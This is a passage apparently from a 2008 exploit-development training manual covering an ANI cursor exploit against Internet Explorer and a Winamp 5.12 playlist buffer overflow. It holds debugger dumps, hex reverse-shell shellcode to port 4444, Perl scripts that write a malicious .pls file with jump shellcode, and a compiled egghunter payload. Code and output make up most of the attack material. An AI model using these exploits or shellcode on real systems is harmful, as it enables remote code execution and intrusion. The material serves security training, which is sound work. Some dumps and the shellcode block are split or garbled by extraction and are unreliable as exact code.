00000060	00 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	.AAAAAAAAAAAAAAAAAAAA
00000070	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	AAAAAAAAAAAAA....
00000080	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
00000090	42 42 42 42	42 42 42 42	43 43												BBBCCCC

Jumping to [ebx] brings us to the beginning of the ANI file in memory. Unfortunately, we can't simply overwrite parts of the file randomly with shellcode, as that would break the ANI file structure.

We carefully locate the bytes we can alter in the file without damaging the file format, and "hop" between these "islands" in order to get to our shellcode appended at the end of the file.



OllyDbg - iexplore.exe - [CPU - thread 000006C4]

File View Debug Options Window Help

Paused

Address	Hex dump	Disassembly	Comment
01B40000		PUSH EDX	
01B40001		DEC ECX	
01B40002		INC ESI	
01B40003		INC ESI	
01B40004		INT3	
01B40005		INT3	
01B40006	0000	ADD BYTE PTR DS:[EAX],AL	
01B40008	41	INC ECX	
01B40009	43	INC EBX	
01B4000A	4F	DEC EDI	
01B4000B	4E	DEC ESI	
01B4000C	61	POPAD	
01B4000D	6E	OUTS DX, BYTE PTR ES:[EDI]	
01B4000E	6968 24 00000024	IMUL EBP, DWORD PTR DS:[EAX+24], 24	
01B40015	0000	ADD BYTE PTR DS:[EAX],AL	
01B40017	0002	ADD BYTE PTR DS:[EAX],AL	
01B40019	0000	ADD BYTE PTR DS:[EAX],AL	
01B4001B	0000	ADD BYTE PTR DS:[EAX],AL	
01B4001D	0000	ADD BYTE PTR DS:[EAX],AL	
01B4001F	0000	ADD BYTE PTR DS:[EAX],AL	
01B40021	0000	ADD BYTE PTR DS:[EAX],AL	
01B40023	0000	ADD BYTE PTR DS:[EAX],AL	
01B40025	0000	ADD BYTE PTR DS:[EAX],AL	

Registers (FPU)

EAX: 41414141
 ECX: 00000002
 EDX: 003137EC
 EBX: 01E8EC28
 ESP: 01E8EB68
 EBP: 42424242
 ESI: 01E8EBA2
 EDI: 01E8EB6C
 EIP: 01B40005

Address Hex dump Disassembly Comment

Address	Hex dump	Disassembly	Comment
01344000	BE AF940099	MOV ESI, 990094AF	
01344005	A7	CMPS DWORD PTR DS:[ESI], DWORD PTR ES:[EDI]	
01344006	A6	CMPS BYTE PTR DS:[ESI], BYTE PTR ES:[EDI]	
01344007	00AF BDA200A9	ADD BYTE PTR DS:[EDI+A900A2BD], CH	
0134400D	BD BF00CEAB	MOV EBP, ABCE00BF	
01344012	8700	XCHG DWORD PTR DS:[EAX], EAX	
01344014	C7	Unknown command	
01344015	B3 86	MOV BL, 86	
01344017	00D1	ADD CL, DL	
01344019	B8 9700E4BE	MOV EAX, BEE40097	
0134401E	8800	MOV BYTE PTR DS:[EAX], AL	
01344020	C8 B8A700	ENTER 0A7B8, 0	
01344024	9F	LAHF	
01344025	CF	INT3	


INT3 command at 01B40004

Final ANI file :

00000000	52 49 46 46	eb 16 00 00	41 43 4F 4E	61 6E 69 68	RIFF....ACONanih
00000010	24 00 00 00	24 00 00 00	02 00 00 00	e9 75 00 00	\$.\$.
00000020	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
00000030	00 00 00 00	01 00 00 00	61 6E 69 68	56 00 00 00anihX...
00000040	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	AAAAAAAAAAAAAAAA
00000050	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	AAAAAAAAAAAAAAAA
00000060	00 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	.AAAAAAAAAAAAAAAA
00000070	41 41 41 41	41 41 41 41	41 41 41 41	00 00 00 00	AAAAAAAAAAAAA....
00000080	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
00000090	42 42 42 42	AB 7B CC			BBBCCCC



Ollydbg execution flow:




We can now append our shellcode to the end of the file as we have managed to direct the execution flow to the end of our buffer. The following shellcode will send a reverse shell to 127.0.0.1, port 4444.

```
fc6aeb4de8f9fffff608b6c24248b453c8b7c057801ef8b4f188b5f2001eb498b348b01ee31c099
ac84c07407c1ca0d01c2ebf43b54242875e58b5f2401eb668b0c4b8b5f1c01eb032c8b896c241c61
c331db648b43308b400c8b701cad8b40085e688e4e0eec50fffd6665366683332687773325f54ffd0
68cbefdc3b50fffd65f89e56681ed0802556a02fffd068d909f5ad57fffd6535353535343534353ffd0
6668115c665389e19568a41a70c757fffd66a105155fffd068a4ad2ee957fffd65355fffd068e5498649
57fffd650545455fffd09368e779c67957fffd655fffd0666a646668636d89e56a505929cc89e76a4489
```

© All rights reserved to Author Mati Aharoni, 2008



e231c0f3aafe422dfe422c938d7a38ababab6872feb316ff7544ffd65b57525151516a0151515551
ffd068add905ce53ffd66affff37ffd08b57fc83c464ffd652ffd068f08a045f53ffd6ffd0



Challenge #5

Recreate the ANI exploit from POC on a Windows Vista machine.



Cracking the Egghunter

The exploit


In this module we'll be talking about an interesting buffer overflow in Winamp. Winamp version 5.12 suffered from a buffer overflow while processing playlist files with a long UNC path. The reason that this crash is so interesting is because of the restrictive conditions we are going to have to deal with in order for our buffer overflow to successfully execute code. At the end of the module, we'll have a 3 stage shellcode which will be doing some fairly fancy acrobatics in order to get to our bind shell.

We'll start with a rough proof of concept script to demonstrate the crash. This crash is very sensitive to varying buffer lengths. If you play around with the POC you will notice that if you alter the buffer length even a bit, the application crashes in a (seemingly) non exploitable way.

```
#!/usr/bin/perl -w
# =====
# Winamp 5.12 Playlist UNC Path Computer Name Overflow Perl Exploit
# Original Poc by Umesh Wanve (umesh_345@yahoo.com)
# =====
$start= "[playlist]\r\nFile1=\\\\";
$nop="\x90" x 856;
$shellcode ="\xcc" x 166;
$jmp="\x41\x41\x41\x41"." \x83\x83\x83\x83\x83\x83\x83\x83"." \x90\x90\x90\x90";
$end="\r\nTitle1=pwnd\r\nLength1=512\r\nNumberOfEntries=1\r\nVersion=2\r\n";
open (MYFILE, '>poc.pls');
print MYFILE $start;
print MYFILE $nop;
print MYFILE $shellcode;
print MYFILE $jmp;
print MYFILE $end;
close (MYFILE);
```



The following screenshot shows the crash in Ollydbg:




This crash is not exploit friendly. None of the registers point to our user controlled input, except for ESP – which points us to an eleven byte buffer...we'll have to be creative in order to squeeze out of that corner.



We'll replace our "\x41" buffer (which overwrites EIP) with a CALL ESP address, to jump to our limited buffer. A convenient address is found in the Winamp DLL **in_mp3.dll**

0202D961	FFD4	CALL ESP
----------	------	----------

We edit our POC, re-create our malicious *.pls* file, and see the crash in Olly. **Don't forget to place a breakpoint at our CALL ESP** address in order to see the action...



OllyDbg - winamp.exe - [CPU - main thread, module in_mp3]

File View Debug Options Window Help

Paused

0202D961	FFD4	CALL ESP
0202D963	FFFF	XOR EBX,EBX
0202D965	33DB	MOV DWORD PTR SS:[EBP-1C],EBX
0202D967	895D E4	PUSH 1
0202D96A	6A 01	CALL in_mp3.0202A30F
0202D96C	E8 9EC9FFFF	POP ECX
0202D971	59	MOV DWORD PTR SS:[EBP-4],EBX
0202D972	895D FC	PUSH 3
0202D975	6A 03	POP EDI
0202D977	5F	MOV DWORD PTR SS:[EBP-20],EDI
0202D978	897D E0	MOV EAX,DWORD PTR DS:[20A26E0]
0202D97B	3B3D E0260A02	CMP EDI,DWORD PTR DS:[20A26E0]
0202D981	7D 56	JGE SHORT in_mp3.0202D9D9
0202D983	8BF7	MOV ESI,EDI
0202D985	C1E6 02	SHL ESI,2
0202D988	A1 D0160A02	MOV EAX,DWORD PTR DS:[20A1600]
0202D98D	8B0406	MOV EAX,DWORD PTR DS:[ESI+EAX]
0202D990	3BC3	CMP EAX,EBX
0202D992	74 42	JE SHORT in_mp3.0202D9D6
0202D994	F640 0C 83	TEST BYTE PTR DS:[EAX+C],83
0202D998	74 0F	JE SHORT in_mp3.0202D9A9
0202D99A	50	PUSH EAX
0202D99B	E8 36C2FFFF	CALL in_mp3.02029BD6
0202D9A0	59	POP ECX
0202D9A1	83F8 FF	CMP EAX,-1
0202D9A4	74 03	JE SHORT in_mp3.0202D9A9
0202D9A6	FF45 E4	INC DWORD PTR SS:[EBP-1C]
0202D9A9	83FF 14	CMP EDI,14

Registers (FPU)

EAX	00000003
ECX	0012C100
EDX	02052F62 in_mp3.02052
EBX	00000001
ESP	001237C0
EBP	00000000
ESI	76667A2C kernel32.Clo
EDI	0046473C winamp.00464
EIP	0202D961 in_mp3.0202D
C 0	ES 0023 32bit 0(FFFF)
P 0	CS 001B 32bit 0(FFFF)
A 0	SS 0023 32bit 0(FFFF)
Z 0	DS 0023 32bit 0(FFFF)
S 0	FS 003B 32bit 7FFDE0
T 0	GS 0000 NULL
D 0	
O 0	LastErr ERROR_NO_MOR
EFL	00200202 (NO,NB,NE,A,
ST0	empty -??? FFFF 00FF0
ST1	empty -??? FFFF 00FF0
ST2	empty -??? FFFF 00FE0
ST3	empty -??? FFFF 00FE0
ST4	empty -NAN FFFF FFF3F
ST5	empty -??? FFFF 00FF0
ST6	empty 1.00000000000000
ST7	empty 1.00000000000000
	3 2 1 0
FST	4020 Cond 1 0 0 0 E
FCW	027F Prec NEAR,53 M

ESP=001237C0

Address	Hex dump	ASCII
001237C0	83 83 83 83 83 83 83 83 90 90 90 00 18 77 47 00	ãããããããããã.†wG.
001237D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
001237E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
001237F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00123800	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00123810	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00123820	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00123830	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00123840	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00123850	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00123860	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00123870	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00123880	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00123890	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
001238A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
001238B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
001238C0	00 00 00 00 00 00 00 00 00 00 00 00 03 00 00 00
001238D0	00 00 00 00 00 00 00 00 00 00 00 00 00 01 01 01000

Breakpoint at in_mp3.0202D961



We see that our redirection is working...now we need to figure out how to get out of that tight 11 byte buffer. One option is to try to jump back into our buffer, which is accessible via ESP. If we gave the instructions:


```
83EC 58          SUB ESP, 58
83EC 58          SUB ESP, 58
FFE4            JMP ESP
```

These commands will be our 1st stage shellcode, which will lead us to a less size restrictive space.

We will jump back 176 (58H+58H) bytes into our buffer. In this new 176 bytes space we won't be able to execute our final payload (as we need anywhere from 300-900 bytes of a reverse shellcode). However, we will be able to create a 2nd stage shellcode which will help is in getting to our final payload. We'll add the new ESP adjusting shellcode to our exploit, and test it out.

```
#!/usr/bin/perl -w
# =====
# Winamp 5.12 Playlist UNC Path Computer Name Overflow Perl Exploit
# Original Poc by Umesh Wanve (umesh_345@yahoo.com)
# =====
$start= "[playlist]\r\nFile1=\\\\";
$nop="\x90" x 856;
$shellcode ="\xcc" x 166;
#jump to shellcode
$jmp="\x61\xd9\x02\x02"." \x83\xec\x58\x83\xec\x58\xff\xe4"." \x90\x90\x90\x90";
$end="\r\nTitle1=pwnd\r\nLength1=512\r\nNumberOfEntries=1\r\nVersion=2\r\n";
open (MYFILE, '>poc.pls');
print MYFILE $start;
print MYFILE $nop;
print MYFILE $shellcode;
print MYFILE $jmp;
print MYFILE $end;
close (MYFILE);
```

As you can see, we are redirected 164 bytes up our buffer, and now have several options we can use to get to our 3rd and last stage payload (reverse shell).



Probably the easiest way to go about this is to use this 164 byte space to make a longer jump back into our buffer (perhaps into the beginning of our NOP buffer) and embed our shellcode there.

This however, wouldn't be as fun as implementing an egghunter.



The Egghunter

An egghunter is a short piece of code which is safely able to search the Virtual Address Space for an “egg” – a short string signifying the beginning of a larger payload. The egghunter code will usually include an error handling mechanism for dealing with access to non allocated memory ranges. The following code is Matt Millers egghunter implementation:

We use edx for the counter to scan the memory.

```
loop_inc_page:
    or dx, 0x0fff : Go to last address in page n (this could also be used to
                  : XOR EDX and set the counter to 00000000)
loop_inc_one:
    inc edx      : Go to first address in page n+1

loop_check:
    push edx : save edx which holds our current memory location
    push 0x2, pop eax: initialize the call to NtAccessCheckAndAuditAlarm
    int 0x2e: perform the system call
    cmp al, 05 : check for access violation, 0xc0000005 (ACCESS_VIOLATION)
    pop edx    :restore edx to check later the content of pointed address


loop_check_8_valid:
    je loop_inc_page: if access violation encountered, go to next page

is_egg:
    mov eax, 0x57303054 : load egg (W00T in this example)
    mov edi, edx : initializes pointer with current checked address
    scasd : Compare eax with doubleword at edi and set status flags
    jnz loop_inc_one: No match, we will increase our memory counter by one
    scasd :first part of the egg detected, check for the second part
    jnz loop_inc_one: No match, we found just a location with half an egg

matched:
    jmp edi: edi points to the first byte of our 3rd stage code, let's go!
```

Reference: "Safely Searching Process Virtual Address Space" skape 2004
<http://www.hick.org/code/skape/papers/egghunt-shellcode.pdf>

The following diagram depicts the functionality of Matt Millers' egghunter.



Take some time to examine the code and corresponding diagram to understand the egghunters' method of operation. This will become even clearer once we see the egghunter in action.

© All rights reserved to Author Mati Aharoni, 2008



We compile and run Matts' egghunter and receive our egghunter shellcode. We edit our PoC and place this shellcode into the beginning of our newly gained 164 byte buffer, and make slight adjustments to our buffer.

```
C:\Data>cl egghunter.c /link /debug
Microsoft (R) 32-bit C/C++ Optimizing Compiler Version 12.00.8168 for 80x86
Copyright (C) Microsoft Corp 1984-1998. All rights reserved.
egghunter.c
Microsoft (R) Incremental Linker Version 6.00.8168
Copyright (C) Microsoft Corp 1992-1998. All rights reserved.
/out:egghunter.exe
/debug
egghunter.obj
C:\Data>egghunter.exe cstyle 0x57303054
// 32 byte egghunt shellcode (egg=0x57303054)
unsigned char egghunt[] = "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74\xef\xb8\x54\x30\x30\x57\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7";
C:\Data>
```

